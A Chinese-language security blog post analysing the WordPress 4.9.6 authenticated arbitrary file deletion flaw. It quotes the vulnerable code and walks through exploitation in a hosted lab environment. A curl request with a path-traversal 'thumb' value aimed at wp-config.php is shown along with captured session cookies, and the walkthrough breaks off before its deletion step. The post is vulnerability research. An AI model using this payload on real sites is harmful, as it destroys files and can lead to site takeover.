登录

Wordpress <= 4.9.6 任意文件删除漏洞

ambulong / 2018-06-27 14:38:16 / 浏览数 6587 安全技术 漏洞分析 顶(0) 踩(0)

Wordpress <= 4.9.6 任意文件删除漏洞

WordPress是如今使用最为广泛的一套内容管理系统。根据 w3tech 统计，全世界大概有30%的网站运行着WordPress程序。

昨日RIPS团队公开了一个Wordpress的任意文件删除漏洞（需要登录），目前该漏洞仍然未修复（2018年06月27日），该漏洞影响 Wordpress 最新版 4.9.6.

本文我们将结合 VulnSpy 的在线 WordPress 环境来演示该漏洞的利用。

VulnSpy Wordpress 4.9 在线环境: http://www.vulnspy.com/wordpress-4.9/wordpress_4.9/

漏洞分析

1. 文件wp-includes/post.php中：

```
function wp_delete_attachment( $post_id, $force_delete = false ) {
   ...
   $meta = wp_get_attachment_metadata( $post_id );
   ...
   if ( ! empty($meta['thumb']) ) {
       // Don't delete the thumb if another attachment uses it.
       if (! $wpdb->get_row( $wpdb->prepare( "SELECT meta_id FROM $wpdb->postmeta WHERE meta_key = '_wp_attachment_metadata' A
           $thumbfile = str_replace(basename($file), $meta['thumb'], $file);
           /** This filter is documented in wp-includes/functions.php */
           $thumbfile = apply_filters( 'wp_delete_file', $thumbfile );
           @ unlink( path_join($uploadpath['basedir'], $thumbfile) );
       }
   }
   ...
}
```

`$meta['thumb']`来自与数据库，是图片的属性之一。代码未检查`$meta['thumb']`的内容，直接带入`unlink`函数，如果`$meta['thumb']`可控则可导致文件删除。

1. 文件/wp-admin/post.php中：

```
...
switch($action) {
...
   case 'editattachment':
       check_admin_referer('update-post_' . $post_id);
       ...
       // Update the thumbnail filename
       $newmeta = wp_get_attachment_metadata( $post_id, true );
       $newmeta['thumb'] = $_POST['thumb'];

       wp_update_attachment_metadata( $post_id, $newmeta );
...
```


`$newmeta['thumb']`来自于$_POST['thumb']，未经过滤直接将其存入数据库，即上一步的`$meta['thumb']`可控。

详细分析可见：WARNING: WordPress File Delete to Code Execution - https://blog.ripstech.com/2018/wordpress-file-delete-to-code-execution/

漏洞利用

1. 使用VSPlate安装你的Wordpress 4.9

Wordpress 4.9 在线环境: http://www.vulnspy.com/wordpress-4.9/wordpress_4.9/


安全 | https://www.vsplate.com/?github=vulnspy%2Fwordpress-4.9
VSPLATE
LABS
DOCS
DISCUSS ON REDDIT
SIGN IN

Launch Your Project

Deploy A GitHub Project Online

https://github.com/vulnspy/wordpress-4.9

Recently Project vulnspy/DVWA vulnspy/DVWA-WooYun vulnspy/HadSky-v5.5.2.20180525 vulnspy/ph...

ENVIRONMENT

Choose an environment that your project is running on. You can find the env's Dockerfile on GitHub.

CentOS, Apache2, PHP5, MySQL5.0


You can use AUTORUN COMMAND to import .sql file

Files Saved Directory

/var/www/html/


2. 登录后台，添加媒体

访问 http://9c9b.vsplate.me/wp-admin/upload.php, 上传任意图片.


9c9b06e84ff6a7934d5fe8a8045c1b41.vsplate.me/wp-admin/upload.php

3. 将 $meta['thumb'] 设置为我们要删除的文件

3.1 点击第二步中我们上传的图片, 并记住图片ID.


9c9b06e84ff6a7934d5fe8a8045c1b41.vsplate.me/wp-admin/upload.php?item=4

File name: webwxgeticon-e1530073213985.jpeg
File type: image/jpeg
Uploaded on: June 27, 2018
File size: 68 KB
Dimensions: 845 × 845

URL: http://9c9b06e84ff6a7934


Title: webwxgeticon

Caption: test

Alt Text: test

Description:

3.2 访问 http://9c9b.vsplate.me/wp-admin/post.php?post=4&action=edit. 在网页源代码中找到 _wpnonce.




```
<a href="http://9c9b06e84ff6a7934d5fe8a8045c1b41.vsplate.me/wp-admin/
media-new.php" class="page-title-action">Add New</a>
<hr class="wp-header-end">
▶<div id="lost-connection-notice" class="error hidden">…</div>
▶<div id="local-storage-notice" class="hidden notice is-dismissible">…
</div>
▼<form name="post" action="post.php" method="post" id="post">
   <input type="hidden" id="_wpnonce" name="_wpnonce" value="c57388dfdb">
   <input type="hidden" name="_wp_http_referer" value="/wp-admin/post.php?
   post=4&action=edit">
   <input type="hidden" id="user-id" name="user_ID" value="1">
   <input type="hidden" id="hiddenaction" name="action" value="editpost">
   <input type="hidden" id="originalaction" name="originalaction" value=
```

```
element.style {
}
load-styles.php…ck&ve…
body {
  background: ▶
     #f1f1f1;
  color: ■#444;
  font-family: -
     apple-
   system,BlinkMacSy
```

3.3 发送Payload:


```
curl -v 'http://9c9b.vsplate.me/wp-admin/post.php?post=4' -H 'Cookie: ***' -d 'action=editattachment&_wpnonce=***&thumb=../../
```



```
[root@9e75c6dc8eca html]# curl -v 'http://9c9b06e84ff6a7934d5fe8a8045c1b41.vsplate.me/wp-admin/post.php?p
ost=4' -H 'Cookie: wordpress_f9b8903f3425aecb626aad43a2e1c933=admin%7C1530245899%7CrvxIuhAWOyNFav0NmmfGHY
Y2o7q6BZDzIVqjIg91RCC%7C1d578e8fef010f17d7e2d18919b2e58d37b4673c40f79d23dc1e189d29c3872a; wordpress_test_
cookie=WP+Cookie+check; wordpress_logged_in_f9b8903f3425aecb626aad43a2e1c933=admin%7C1530245899%7CrvxIuhA
WOyNFav0NmmfGHYY2o7q6BZDzIVqjIg91RCC%7Ce2fbd7816f5de57a83c6b25ea0a247145cf8485643a5ddfa5c722e9d78944e23;
wp-settings-time-1=1530073253; wp-settings-1=libraryContent%3Dbrowse' -d 'action=editattachment&_wpnonce=
c57388dfdb&thumb=../../../../wp-config.php'
* About to connect() to 9c9b06e84ff6a7934d5fe8a8045c1b41.vsplate.me port 80 (#0)
*   Trying 139.199.171.55... connected
* Connected to 9c9b06e84ff6a7934d5fe8a8045c1b41.vsplate.me (139.199.171.55) port 80 (#0)
> POST /wp-admin/post.php?post=4 HTTP/1.1
> User-Agent: curl/7.19.7 (x86_64-redhat-linux-gnu) libcurl/7.19.7 NSS/3.27.1 zlib/1.2.3 libidn/1.18 libs
sh2/1.4.2
> Host: 9c9b06e84ff6a7934d5fe8a8045c1b41.vsplate.me
> Accept: */*
> Cookie: wordpress_f9b8903f3425aecb626aad43a2e1c933=admin%7C1530245899%7CrvxIuhAWOyNFav0NmmfGHYY2o7q6BZD
zIVqjIg91RCC%7C1d578e8fef010f17d7e2d18919b2e58d37b4673c40f79d23dc1e189d29c3872a; wordpress_test_cookie=WP
+Cookie+check; wordpress_logged_in_f9b8903f3425aecb626aad43a2e1c933=admin%7C1530245899%7CrvxIuhAWOyNFav0N
mmfGHYY2o7q6BZDzIVqjIg91RCC%7Ce2fbd7816f5de57a83c6b25ea0a247145cf8485643a5ddfa5c722e9d78944e23; wp-settin
gs-time-1=1530073253; wp-settings-1=libraryContent%3Dbrowse
> Content-Length: 73
> Content-Type: application/x-www-form-urlencoded
>
< HTTP/1.1 302 Found
< Server: nginx/1.14.0
< Date: Wed, 27 Jun 2018 05:45:49 GMT
< Content-Type: text/html; charset=UTF-8
< Content-Length: 0
< Connection: keep-alive
< X-Powered-By: PHP/5.3.3
< Expires: Wed, 11 Jan 1984 05:00:00 GMT
< Cache-Control: no-cache, must-revalidate, max-age=0
< X-Frame-Options: SAMEORIGIN
< Referrer-Policy: strict-origin-when-cross-origin
< Location: http://9c9b06e84ff6a7934d5fe8a8045c1b41.vsplate.me/wp-admin/post.php?post=4&action=edit&messa
ge=4
```

4. 删除文件

4.1 在网页源码中找到另外一个 _wpnonce.



File name: **webwxgeticon-e1530073213985.jpeg**

File type: **JPEG**

File size: **68 KB**

Dimensions: **845 × 845**

